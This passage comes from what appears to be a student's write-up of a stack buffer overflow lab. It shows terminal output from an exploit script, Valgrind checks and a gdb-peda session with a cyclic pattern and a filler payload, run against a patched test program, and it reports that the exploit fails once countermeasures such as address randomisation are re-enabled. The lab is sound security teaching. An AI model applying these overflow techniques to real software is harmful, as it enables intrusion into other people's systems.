==8965== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
```

As a result, the bash script I crafted no longer overflows the buffer or spawns a shell.



```
(base) ┌──(kali㉿kali)-[~/stackoverflow]
└─$ ./exploit.sh
Compiling StackOverflowHW.cpp into x86 binary, disabling countermeasures ...
rm -f StackOverflowHW *.o *~
g++ -g -m32 -Wall  -c StackOverflowHW.cpp -o StackOverflowHW.o
g++ -g -m32 -Wall  -o StackOverflowHW StackOverflowHW.o

Performing manual static analysis ...
No vulnerabilities found.

Performing dynamic analysis using Valgrind ...
==25591== Memcheck, a memory error detector
==25591== Copyright (C) 2002-2022, and GNU GPL'd, by Julian Seward et al.
==25591== Using Valgrind-3.20.0 and LibVEX; rerun with -h for copyright info
==25591== Command: ./StackOverflowHW
==25591==
buffer is at 0×fee87c74
Give me some text: no
Acknowledged: no with length 2
Good bye!
==25591==
==25591== HEAP SUMMARY:
==25591==     in use at exit: 0 bytes in 0 blocks
==25591==   total heap usage: 3 allocs, 3 frees, 14,848 bytes allocated
==25591==
==25591== All heap blocks were freed -- no leaks are possible
==25591==
==25591== For lists of detected and suppressed errors, rerun with: -s
==25591== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)

Exploiting the program ...
```



```
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
buffer is at 0×ffffbcc4
Give me some text: Acknowledged: AAA%AAsAABAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1A
AGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAk
AAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%
sA%BA%%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%f
A%5A%KA%gA%6A%LA%hA%7A%M with length 299
Good bye!
[Inferior 1 (process 14727) exited normally]
Warning: 'set logging off', an alias for the command 'set logging enabled', i
s deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is
 deprecated.
Use 'set logging enabled on'.

Warning: not running
gdb-peda$ Creating payload ...
buffer is at 0×ffe203c4
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA with length 299
Good bye!

Script execution completed.

(base) ┌──(kali㉿kali)-[~/stackoverflow]
└─$ 
```

7. Enable all the countermeasures (recompile the target program enabling all the countermeasures) and try to launch your exploit code again. Observe the result and describe it.

When I re-enabled the countermeasures, the exploit code failed again like when I had previously patched the program. There was no stack overflow, shell spawn, or anything else indicative of a compromised program. I did notice that between the valgrind memory check input and the shellcode input to the program that the address of the buffer was back to being randomized.